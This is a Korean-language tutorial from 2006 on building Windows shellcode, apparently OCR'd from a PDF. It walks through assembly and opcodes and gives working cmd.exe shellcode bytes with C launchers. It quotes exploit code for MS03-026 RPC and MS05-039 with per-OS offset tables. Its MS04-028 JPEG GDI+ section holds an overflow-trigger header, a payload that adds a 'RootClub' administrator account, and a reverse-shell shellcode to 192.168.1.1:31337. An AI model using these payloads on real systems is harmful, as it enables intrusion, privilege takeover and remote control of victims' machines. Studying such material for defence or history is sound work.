Windows Shellcode

Frist Version: 2006. 01. 07
Last Version: 2006. 01. 19

anesra@{null2root.org, gmail.com}

Table of Contents

1. 기본 개념과 도구

1.1 윈도우 쉘코드

윈도우 쉘코드는 윈도우 시스템에서 특정 시스템 명령을 실행할 수 있는 기계어 코드를 말한다. 일반적으로 가장 기본적인 윈도우 쉘코드는 cmd.exe를 실행하는 기계어 코드이며, 그 외에도 리버스 텔넷의 기능을 기계어로 구현하는 쉘코드가 있으며, 다운로드 & EXEC 쉘코드도 있다.

크게 일반적으로 Exploit 코드에서 사용되는 쉘코드는 다음과 같은 것들이 있다.

- Backdoor port open 쉘코드

  => 시스템에 특정 백도어를 오픈하는 기능을 구현한 쉘코드

- Reverse Telnet 쉘코드

  => 리버스 텔넷 기능을 구현하는 쉘코드

- Download & Exec 쉘코드

  => 특정 사이트에서 프로그램을 다운로드 받은 후 실행하는 쉘코드

* Metasploit 에 있는 쉘코드 PayLoad들을 보면 다음과 같은 것들이 있다.

Shellcode Payload	기능
win32_adduser.pm	시스템에 특정 사용자를 추가하는 쉘코드
win32_bind.pm	특정 포트를 오픈(bind) 한다.
Win32_bind_dllinjection.pm	특정 포트를 열고 프로세스 메모리에 DLL을 인젝션
win32_meterpreter.pm	Name : Windows Bind Meterpreter DLL Inject Desc : Listen for connection and inject the meterpreter server into the remote process
win32_bind_stg.pm	특정 포트를 열고 쉘을 떨군다.
Win32_bind_stg_upexec.pm	Name: Windows Staged Bind Upload/Execute Desc : Listen for connection then upload and exec file
win32_bind_vncinjection.pm	Name: Windows Bind VNC Server DLL Inject Desc : Listen for connection and inject a VNC server into the remote process
win32_exec.pm	Name : Windows Execute Command Desc : Execute an arbitrary command
win32_reverse.pm	Name : Windows Reverse Shell Desc : Connect back to attacker and spawn a shell
이 외에도 열라리 많다.	

1.2 윈도우 메모리 LayOut

윈도우 x86 아키텍쳐의 메모리 LayOut 정도는 알아야 한다.

접근 불가능한 영역	0x00000000 ~ 0x0000FFFF
Win32 프로세스 영역	0x00010000 ~ 0x7FFFEFFF
커널과 실행부 HAL 부트 드라이버	80000000
프로세스 페이지 테이블 하이퍼 스페이스	C0000000
시스템 캐시 페이징 풀 비 페이징 풀	C0800000 FFFFFFFF

1.3 레지스터

윈도우가 기본적으로 x86 아키텍쳐 기반에서 동작하기 때문에 x86 CPU에서 사용하는 레지스터에 대해서 기본적인 것들은 알아야 한다.

EAX	32-bit (long) General Register
EBX	32-bit (long) General Register
ECX	32-bit (long) General Register
EDX	32-bit (long) General Register
ESP	32-bit (long) 스택 포인터
EBP	32-bit (long) 프레임 포인터
ESI	32-bit (long) 소스 index 레지스터
EDI	32-bit (long) 목적지 index 레지스터
EIP	명령어 포인터

1.4 기본 어셈블리어 명령어

윈도우 쉘코드가 x86 아키텍쳐 CPU의 어셈블리어를 이용하여 작성하거나 또는 분석을 한다.

윈도우는 어셈블리어가 Intel x86 AT&T 형식이다.

Intel x86에서 어셈블리어 표기법은 다음과 같다.

명령어 목적지, 소스 (소스와 목적지 위치가 맨날 헷갈린다.) IDS!! 로 외우자.

MOV ECX, 14H = ECX에 14h를 넣어라.

실제로 함수가 만들어 질 때 어셈블리어 코드를 보면 다음과 같다.

```
00401070   push   ebp                    // ESP = 0065FDF8 EBP = 0065FE38
00401071   mov    ebp,esp                // ESP = 0065FDF8 EBP = 0065FDF8
00401073   sub    esp,50h                // ESP = 0065FDA8 EBP = 0065FDF8
00401076   push   ebx                    // ESP = 0065FDA4 EBP = 0065FDF8
00401077   push   esi                    // ESP = 0065FDA0 EBP = 0065FDF8
00401078   push   edi                    // ESP = 0065FD9C EBP = 0065FDF8
                                         // EDI = 00000000
00401079   lea        edi,[ebp-50h]      // ESP = 0065FD9C EBP = 0065FDF8
                                   // EDI = 0065FDA8 - EDI에 할당된 ESP값이 들어감
0040107C   mov    ecx,14h                // ECX = 00000014
00401081   mov    eax,0CCCCCCCCh         // EAX = CCCCCCCC
```

기본적으로 알아야 하는 어셈블리어 명령어에는 다음과 같은 것들이 있다.

어셈 코드	설명
MOV	레지스터끼리 값 복사, 값을 레지스터에 복사 MOV EBP, ESP : ESP 값을 EBP에 복사
PUSH	스택에 값을 저장 PUSH EBX : 스택에 EBX 값을 넣는다.
JMP	특정 주소로 점프
CALL	특정 함수나 프로시져를 호출

자주 사용되는(필요한) 어셈코드에 해당하는 OPCODE는 다음과 같다.

어셈 코드	OPCODE	어셈 코드	OPCODE
JMP ESP	FF E4	CALL ESP	FF D4
JMP EAX	FF E0	CALL EAX	FF D0
JMP EBX	FF E3	CALL EBX	FF D3
JMP ECX	FF E1	CALL ECX	FF D1
JMP EDX	FF E2	CALL EDX	FF D2
JMP 0X	E9 OPCODE	CALL ADDRESS	E8 OPCODE
EB 0X	JMP 0X : 0X 만큼 아래로 점프		
EB 17	JMP short 현재프로그램.현재프로그램주소+17		

어셈블리어에서는 함수를 호출할 때 뒤에 인자먼저 하나씩 스택에 push 한 후 함수를 call하는

형태를 가진다. 실제로 간단한 함수를 어셈블리어에서 어떻게 처리하는지 살펴보면 다음과 같다.

--C 코드 --

Func(A, B, C);


-- ASM 코드 –

push C
push B
push A
call Func

Visual Studio.NET 에서 간단한 WinExec()함수를 컴파일 한 결과는 다음과 같다.

WinExec("cmd", SW_SHOW);

00411A3E mov esi, esp
00411A40 push 5
00411A42 push offset string "cmd" (42401Ch)
00411A47 call dword ptr [__imp__WinExec@8 (42B180h)



test.0042401C에 가면 값이 63 6D 64 로 되어있다.

위와 같이 먼저 뒤에 있는 인자부터 스택에 PUSH 한 후 함수를 호출하는 것을 알 수 있다.

2. 쉘코드 만들기

2.1 기본 윈도우 쉘코드

가장 기본적인 cmd.exe를 만드는 쉘코드를 작성해본다.

기본 윈도우 쉘코드는 한마디로 말해 WinExec(cmd.exe, SW_SHOW); 이 명령어를 기계어로 만들어서 실행하면 되는 것이다. (리눅스의 /bin/sh)과 마찬가지.

저것을 만들기 위해서는 VC++로는 WinExec함수를 바로 쓸 수 있으나 기계어 코드로 만들기 위해서는 어셈블리어로 작성해야지 된다. (어셈블리어가 기계어 코드와 1:1 매칭되기 때문이다.)

어셈블리어로 작성하기 위해서 WinExec함수의 주소를 알아야 하는데 이것은 로컬에서는 간단하게 depends나 LoadLibrary, GetProcAddress 함수를 써서 주소를 가져올 수 있다. 그럼 간단한 윈도우 로컬 쉘코드를 만드는 단계는 다음과 같다.

1. 쉘코드의 기능을 수행할 코드를 어셈블리어로 작성한다.

   (기본적으로 WinExec("cmd", SW_SHOW);)

2. 어셈블리어를 컴파일 하여서 기계어를 뽑는다. 그 기계어 모아놓으면 쉘코드 된다.

(여기서 국내해커 li0n님의 이야기는 , 아시아 권에서는 쉘코드에 Unicode로 처리가 안되는 문자열이 들어오면 쉘코드는 동작을 하지 않는단다. (0x80보다 높은 문자가 들어오면 안된다.) 이유는 커널단에서 W함수를 쓰는데(예를 들어 CreateProcessW(), W(widecharecter function)은 아규먼트로 유니코드만을 받기 때문이다. 즉 CreateProcessA()는 ASCII를 받는데 그것이 내부적으로 다시 CreateProcessW() 함수로 넘어가게 되는 것이다. 그래서 입력 값에 유니코드만 들어가야 하는데, 쉘코드에서 유니코드가 아닌 문자열이 들어가면 3f 문자열로 처리를 해 버린단다.)

열라 간단하지 않은가.

1번째 단계

push 5

push 64 // d

push 6d // m

push 63 // c

call WinExec()'s address

어셈블리어 작성하여서 했으나.. 아래와 같은 현상이 발생함

```
int main()
{
	__asm {
		push ebp
		mov ebp, esp
		xor edi, edi
		push edi
		mov byte ptr[ebp-02h], 64h // byte 'd'
		mov byte ptr[ebp-03h], 6dh // byte 'm'
		mov byte ptr[ebp-04h], 63h // byte 'c'
		push edi
		mov byte ptr[ebp-08h], 05h
		push edi
		lea eax, [ebp-04h]
		push eax
		mov eax, 0x7C86114D
		call eax
	}
	return 0;
}

=> 도스창은 뜨지만 에러남..
Run-Time Check Failure #0 - The value of ESP was not properly saved across a function call.  This is usually a result of calling a function declared with one calling convention with a function pointer declared with a different calling convention.
(ESP 의 값이 저장이 안되어 있어서 에러남.. 흠..)

	__asm {
		push esp
		push ebp
		mov ebp, esp
		xor edi, edi
		push edi
		mov byte ptr[ebp-02h], 64h // byte 'd'
		mov byte ptr[ebp-03h], 6dh // byte 'm'
		mov byte ptr[ebp-04h], 63h // byte 'c'
```

```
                push edi
                mov byte ptr[ebp-08h], 05h
                push edi
                lea eax, [ebp-04h]
                push eax
                mov eax, 0x7C86114D
                call eax
                pop ebp
                pop esp
        }
```

=>도스창은 뜸.
test.exe 의 0x00411a56 에 처리되지 않은 예외가 있습니다. 0xC0000005: 0x00646d63 위치를 읽는 동안 액세스 위반이 발생했습니다.

```
        __asm {
                push esp
                push ebp
                mov ebp, esp
                xor edi, edi
                push edi
                mov byte ptr[ebp-02h], 64h // byte 'd'
                mov byte ptr[ebp-03h], 6dh // byte 'm'
                mov byte ptr[ebp-04h], 63h // byte 'c'
                push edi
                mov byte ptr[ebp-08h], 05h
                push edi
                lea eax, [ebp-04h]
                push eax
                mov eax, 0x7C86114D
                call eax
                pop esp
                pop esp
        }
```

test.exe 의 0x00411a52 에 처리되지 않은 예외가 있습니다. 0xC0000005: 0x00646d63 위치를 읽는 동안 액세스 위반이 발생했습니다.

test.exe 의 0x00411a52 에 첫째 예외가 있습니다. 0xC0000005: 0x00646d63 위치를 읽는 동안 액세스 위반이 발생했습니다.

```
00411A10  /> 55              PUSH EBP
00411A11  |. 8BEC            MOV EBP,ESP
00411A13  |. 81EC C0000000   SUB ESP,0C0
00411A19  |. 53              PUSH EBX
00411A1A  |. 56              PUSH ESI
00411A1B  |. 57              PUSH EDI
00411A1C  |. 8DBD 40FFFFFF   LEA EDI,DWORD PTR SS:[EBP-C0]
00411A22  |. B9 30000000     MOV ECX,30
00411A27  |. B8 CCCCCCCC     MOV EAX,CCCCCCCC
00411A2C  |. F3:AB           REP STOS DWORD PTR ES:[EDI]
00411A2E  |. 54              PUSH ESP
00411A2F  |. 55              PUSH EBP
00411A30  |. 8BEC            MOV EBP,ESP
00411A32  |. 33FF            XOR EDI,EDI
00411A34  |. 57              PUSH EDI
00411A35  |. C645 FC 63      MOV BYTE PTR SS:[EBP-4],63
00411A39  |. C645 FD 6D      MOV BYTE PTR SS:[EBP-3],6D
00411A3D  |. C645 FE 64      MOV BYTE PTR SS:[EBP-2],64
00411A41  |. 57              PUSH EDI                          ; /ShowState => SW_HIDE
00411A42  |. C645 F8 03      MOV BYTE PTR SS:[EBP-8],3           ; |
00411A46  |. 8D45 FC         LEA EAX,DWORD PTR SS:[EBP-4]        ; |
00411A49  |. 50              PUSH EAX                          ; |CmdLine
```

```
00411A4A  |. B8 4D11867C     MOV EAX,kernel32.WinExec                 ; |
00411A4F  |. FFD0            CALL EAX                                 ; \WinExec
00411A51  |. 5C              POP ESP
00411A52  |. 5C              POP ESP                    // 이부분에서 예외 발생함..
00411A53  |. 33C0            XOR EAX,EAX
00411A55  |. 5F              POP EDI
00411A56  |. 5E              POP ESI
00411A57  |. 5B              POP EBX
00411A58  |. 81C4 C0000000   ADD ESP,0C0
00411A5E  |. 3BEC            CMP EBP,ESP
00411A60  |. E8 42F9FFFF     CALL test.004113A7
00411A65  |. 8BE5            MOV ESP,EBP
00411A67  |. 5D              POP EBP
00411A68  \. C3              RETN
```

test.exe 의 0x00411a5f 에 처리되지 않은 예외가 있습니다. 0xC0000005: 0x00130088 위치를 기록하는 동안 액세스 위반이 발생했습니다. (왜 이러는지-_-);;;;;
=> 디버깅 뜯어보면.. 마지막에 스택에서 pop esp 할때 0x00646d63 값이 들어감..

위에서 만들어진 쉘코드

\x54\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x63\xC6\x45\xFD\x6D\xC6\x45\xFE\x64\x57\xC6\x45\xF8\x03

\x8D\x45\xFC\x50\xB8\x4D\x11\x86\x7C\xFF\xD0\x5C\x5C

위에서 만들어진 쉘코드를 가지고 테스트 해보자.


```
#include<stdio.h>
unsigned char shellcode[] =
"\x54\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x63\xC6\x45\xFD\x6D\xC6\x45\xFE\x64\x57\xC6\x
45\xF8\x03\x8D\x45\xFC\x50\xB8\x4D\x11\x86\x7C\xFF\xD0\x5C\x5C";

void main()
{
        int *ret;

        ret = (int*)&ret + 2;
        (*ret) = (int)shellcode;
}
```

=> warning C4311: '형식 변환' : 'char *'에서 'int'(으)로 포인터가 잘립니다.


이렇게 하는 방법이 있고..

```
#include <stdio.h>
#include <windows.h>

char shellcode[] =
"\x54\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x63\xC6\x45\xFD\x6D\xC6\x45\xFE\x64\x57\xC6\x
45\xF8\x03\x8D\x45\xFC\x50\xB8\x4D\x11\x86\x7C\xFF\xD0\x5C\x5C";

void main()
{
        int *code;
        code=(int*)shellcode;
        __asm {
                jmp code;
        }

}
```

이런 방법이 더 간단하게 바로 쉘을 실행할 수 있게 된다.



[그림 1] 작성한 윈도우 쉘코드 검증 화면



[그림 2] 작성한 윈도우 쉘코드 검증 성공

2.2 한국판 윈도우 쉘코드 만들기

Exploit Code에 사용된 쉘코드 중에서 영문판에서 맞게 만들어진 쉘코드가 있다. 이것을 한국판에 맞게 쉘코드를 수정해야 할 필요성이 생길 때가 있다.

대표적인 영문판 윈도우에서 동작하고 한국판 윈도우에서는 동작하지 않았던 쉘코드를 사용한 Exploit 취약점은 RPC (처음에), JPEG GDI+, ... 등이 있다.

외국에서 나온 Exploit 을 실행했을 때 안되는 경우는 코드가 원래 되지 않던지, 아님 OFFSET 이 다르기 때문이다.

예를 들어 MS03-026 RPC 취약점에 이용된 Exploit Code를 보면 다음과 같이 각 운영체제 버전마다 OFFSET이 다르기 때문에 각각을 다 정해놓은 경우도 있다.

```
RPC Exploit Code 중에서 -----
      /* Myam add OFFSETS*/
      char win2knosppl[] = "\x4d\x3f\xe3\x77"; /* polish win2k nosp ver 5.00.2195*/
      char win2ksp3pl[] = "\x29\x2c\xe4\x77"; /* polish win2k sp3 - ver 5.00.2195*/
      char win2ksp4sp[] = "\x13\x3b\xa5\x77"; /* spanish win2k sp4 */
      char win2knospeng1[] = "\x74\x16\xe8\x77"; /* english win2k nosp 1 */
```

```
char win2knospeng2[] = "\x6d\x3f\xe3\x77"; /* english win2k nosp 2 */
char win2ksp1eng[] = "\xec\x29\xe8\x77"; /* english win2k sp1 */
 ...
char win2ksp3ger[] = "\x7a\x88\x2e\x77"; /* german win2k sp3 */
char win2ksp2jap[] = "\x2b\x49\xdf\x77"; /* japanese win2k sp2 */
char win2ksp1kr[] = "\x8b\x89\xe5\x77"; /* Korea win2k sp1   same offset */
char win2ksp2kr[] =  "\x2b\x49\xdf\x77"; /* Korea win2k sp2 */
char winxpsp1eng2[] = "\xdb\x37\xd7\x77"; /* english xp sp1 2 */
char winxpsp2eng[] = "\xbd\x73\x7d\x77"; /* english xp sp2 */

/* Test this offset
( Japanese Windows 2000 Pro SP2 ) : 0x77DF492B
Windows 2000 (no-service-pack) English 0x77e33f6d
0x77f92a9b
0x77e2afc5
0x772254b0 win2k3
0x77E829E3 / 0x77E83587 kokanin win2k sp3
*/
unsigned char sc[]=
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x29\x4c\xdf\x77" //sp4
   //"\x29\x2c\xe2\x77"//0x77e22c29
```

저런 주소가 의미하는 것 특정 DLL에서 **JMP EBX+24**와 같은 특정 명령어가 있는 곳의 주소.

초기에 Exploit Code는 위와 같이 주소 값을 각 OS버전이나 나라별로 각각 달라서 맞춰줬어야 했다. 왜냐하면 각 OS 버전에 따라 DLL의 버전이 다르기 때문에 DLL에 있는 OPCODE의 주소도 다르기 때문이었다. 그래서 유니버셜한 주소를 찾기 위해 많은 해커들이 노력하고 연구했다. 그 결과 일면 Magic Address라는 유니버셜한 주소를 찾을 수 있게 되었고, 모든 윈도우 버전과 나라에 공통적으로 공격이 가능해져서 나라별로 OFFSET을 찾는 삽질이 거의 없어진 걸로 안다.

```
unsigned long offsets [] =
        {
            0x77e81674,
            0x77e829ec,
            0x77e824b5,
            0x77e8367a,
            0x77f92a9b,
            0x77e9afe3,
            0x77e626ba,
        };
```

이런 유니버셜한 주소를 찾는 방법 중 대표적인게 PEB, TOP STACK, TOP SEH 등을 이용하는 방법이 있다. (공부 더해봐야 함). 그리고 OS 버전마다 TOP SEH가 다를수 도 있다. (?) 유니버셜 주소를 이용해서 쉘코드를 만드는 방법은 이 다음장인 '유니버셜 쉘코드 만들기'에서 자세히 살펴보기로 한다.

MS05-039 RPCSS 취약점에 이용된 Exploit Code를 보면 다음과 같은 부분이 있다.

```
"\xeb\x1e\x01\x00"//      FOR CN SP3/SP4+-MS03-26

"\x4C\x14\xec\x77"//     TOP SEH FOR cn w2k+SP4,must modify to SEH of your target's os
```

TOP SEH 주소를 맞게 변경해야 한다.

MS04-028 JPGE GDI+ Exploit Shellcode 비교 분석

MS04-028 JPEG GDI+ 취약점을 익스플로잇한 외국 코드와 국내 해커 AmesianX 님이 한글 윈도우 버전에 맞게 변경한 쉘코드를 비교 분석하면서 좀 더 알아보자.

실제로 shellcode 가 잘못되어서 동작하지 않는 익스플로잇과, 그것을 고쳐서 동작하게 끔 만드는 것을 정리.

MS04-028 FoToZ 가 만든 익스플로잇에 이용된 쉘코드 (영문 윈도우 시스템)

```
char shellcode[]=
    "\x68" // push
    "cmd "
    "\x8B\xC4" // mov eax,esp
    "\x50" // push eax
    "\xB8\x44\x80\xC2\x77" // mov eax,77c28044h (address of system() on WinXP SP1)
    "\xFF\xD0" // call eax
;
```

cmd를 실행하기 위해 WinXP SP1에 있는 system()함수의 주소를 이용한 것을 알 수 있다.


```
char shellcode[]=
"\xEB\x02\xFF\xD9" // \xEB\x02 is jmp to \xfc\xe8\x56.... ( in order to skip \xFF\xD9 )
                   // 0xD9FF is prevent for drawing failure..
"\xfc\xe8\x56\x00\x00\x00\x53\x55\x56\x57\x8b\x6c\x24\x18\x8b\x45"
"\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"
"\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38\xe0\x74"
"\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1\x8b\x5a"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01"
"\xe8\xeb\x02\x31\xc0\x5f\x5e\x5d\x5b\xc2\x08\x00\x5e\x6a\x30\x59"
"\x64\x8b\x19\x8b\x5b\x0c\x8b\x5b\x1c\x8b\x1b\x8b\x5b\x08\x53\x68"
"\x8e\x4e\x0e\xec\xff\xd6\x89\xc7\xeb\x18\x53\x68\x98\xfe\x8a\x0e"
"\xff\xd6\xff\xd0\x53\x68\xef\xce\xe0\x60\xff\xd6\x6a\x00\xff\xd0"
"\xff\xd0\x6a\x00\xe8\xe1\xff\xff\xff"
"cmd.exe /c net user RootClub KoreanHacker /ADD && "   // Let's Modify ~!
"net localgroup Administrators RootClub /ADD"       // yeah..
"\x00";

// using slide view, above shellcode is non-click executed.. very critical...
// but the other shellcode required click..(right button click then preview menu)
// you can make the shellcode using sctune.c utility..
// just add that shellcode header "\xEB\x02\xFF\xD9"
// testing is click right button then preview press... or double click...

char shellcode2[] =
 // Generated by z utility ( Example... )
 // IP: 192.168.1.1
 // PORT: 31337
 // Windows XP SP1 (KOR EDITION)
 "\xEB\x02\xFF\xD9" // <-- point
 "\x33\xc0\x33\xc9\xb1\x58\x2b\xe1\x8b\xfc\xf3\xaa\x8b\xec\x66\xb8"
 "\x6c\x6c\x66\x50\xb8\x33\x32\x2e\x64\x50\xb8\x77\x73\x32\x5f\x50"
 "\x8b\xc4\x50\xb8\x61\xd9\xe3\x77\xff\xd0\x8b\xe5\x89\x04\x24\x66"
```

```
 "\xbb\x74\x41\x66\x53\xbb\x6f\x63\x6b\x65\x53\xbb\x57\x53\x41\x53"
 "\x53\x8b\xdc\x53\x50\xbb\x32\xb3\xe3\x77\xff\xd3\x8b\xe5\x33\xdb"
 "\x53\x53\x53\xb3\x06\x53\xb3\x01\x53\x43\x53\xff\xd0\x8b\xe5\x33"
 "\xdb\xb3\x14\x03\xe3\xb3\x44\x89\x1c\x24\xb3\x2c\x03\xe3\x33\xc9"
 "\xfe\xc5\x89\x0c\x24\xb3\x0c\x03\xe3\x89\x04\x24\x44\x44\x44\x44"
 "\x89\x04\x24\x44\x44\x44\x44\x89\x04\x24\x8b\xe5\x03\xe3\x68\xc0"
 "\xa8\x01\x01\x66\xbb\x7a\x69\x90\x90\x66\x53\x33\xdb\x43\x43\x66"
 "\x53\x8b\xe5\x8b\x1c\x24\x89\x04\x24\x66\xb8\x74\x74\x32\xe4\x66"
 "\x50\x66\xb8\x65\x63\x66\x50\xb8\x63\x6f\x6e\x6e\x50\x8b\xc4\x50"
 "\x53\xbb\x32\xb3\xe3\x77\xff\xd3\x8b\xe5\x33\xdb\xb3\x10\x53\x45"
 "\x45\x45\x45\x55\x4d\x4d\x4d\x4d\x8b\xdd\xff\x33\xff\xd0\x8b\xe5"
 "\x66\xb8\x65\x65\x32\xe4\x66\x50\x66\xb8\x65\x78\x66\x50\xb8\x63"
 "\x6d\x64\x2e\x50\x8b\xc4\x8b\xcd\x51\x33\xdb\xb3\x14\x03\xcb\x51"
 "\x33\xdb\x53\x53\x53\x51\x53\x53\x50\x53\xb8\xbc\x1b\xe2\x77\xff"
 "\xd0\x50\xb8\xfd\x98\xe3\x77\xff\xd0";

// Unhandled Exception Filter Overwirtes..
char header1[]=
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01"
"\xFF\xFE\x00\x01"            // overflow trigger
"\x00\x14\x10\x10"
"\xEB\x17"                    // jump to setNOPs1
"\x19\x27\x17\x17\x27\x32"
"\x9E\x5C\x05\x78"            // RPCRT4.DLL - CALL DWORD PTR[EDI+74]  (Address)
"\xB4\x73\xE9\x77"            // Top SEH (Address) - you can find the piece of source code on the internet...
"\x26\x2E\x3E\x35\x35\x35\x35\x35\x35";
```

위 Exploit Code에서는 RPCRT4.DLL 안에 CALL DWORD PTR[EDI+74] 명령어에 해당하는 OPCODE가 0x78055C9E 에 있고, 시스템의 TOP SEH 주소는 0x77E973B4 에 있다고 수정한 것이다.

